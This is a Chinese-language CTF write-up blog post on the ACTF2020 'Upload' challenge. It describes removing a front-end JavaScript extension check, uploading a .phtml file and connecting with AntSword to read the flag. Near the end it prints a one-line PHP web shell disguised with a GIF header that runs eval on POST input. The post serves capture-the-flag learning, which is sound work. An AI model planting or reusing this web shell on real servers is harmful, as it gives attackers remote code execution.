CTF学习笔记——[ACTF2020 新生赛]Upload

原创


Obs_cure 于 2021-02-10 01:00:22 发布 127 收藏

文章标签： 网络安全

本文链接：https://blog.csdn.net/Obs_cure/article/details/113777386

一、[ACTF2020 新生赛]Upload


1.题目





一个很可爱的灯泡，是文件上传类型的题目。先随便试试图片。

2.解题步骤


先上传了一张图片，然后成功了，并且给出了上传的相对路径。这题友好啊~直接挂马


你有解题思路了嘛?
不安全 | e3ecb13e-7c3e-4fcd-a53b-01619b5be23a.node3.buuoj.cn
Upload Success! Look here~ ./uplo4d/43bfc6b38f0311f4f73e8d67166836fd.jpg
嘿伙计，你发现它了！
选择文件
未选择任何文件
upload
https://blog.csdn.net/Obs_cure



你有解题思路了嘛?
不安全 | e3ecb13e-7c3e-4fcd-a53b-01619b5be23a.node3.buuoj.cn
...3e-7c3e-4fcd-a53b-01619b5be23a.node3.buuoj.cn 显示
该文件不允许上传，请上传jpg、png、gif结尾的图片噢!
确定
嘿伙计，你发现它了！
选择文件
dama.php
upload




提示要图片后缀结尾的。那试试在burp上改一下~
尝试了一下发现不对，请求都没有发出去。应该是在前端拦截的。右键检查元素。




发现脚本，直接Remove掉。





马上传成功。用蚁剑连接。这里的马用的是上次的phtml的马，因此一次性上传成功了。



根目录下出现FLAG

马中代码如下

```
GIF89a<script language="pHp">@eval($_POST['shell']) </script>
```

3.总结

1. 没想到网课禁用鼠标检测的手段在这里能碰上了，就很有趣。
2. 这道题也考了phtml绕过。在做完题看的WP的时候注意到了这点。总体来说比较简单，直接做出来了。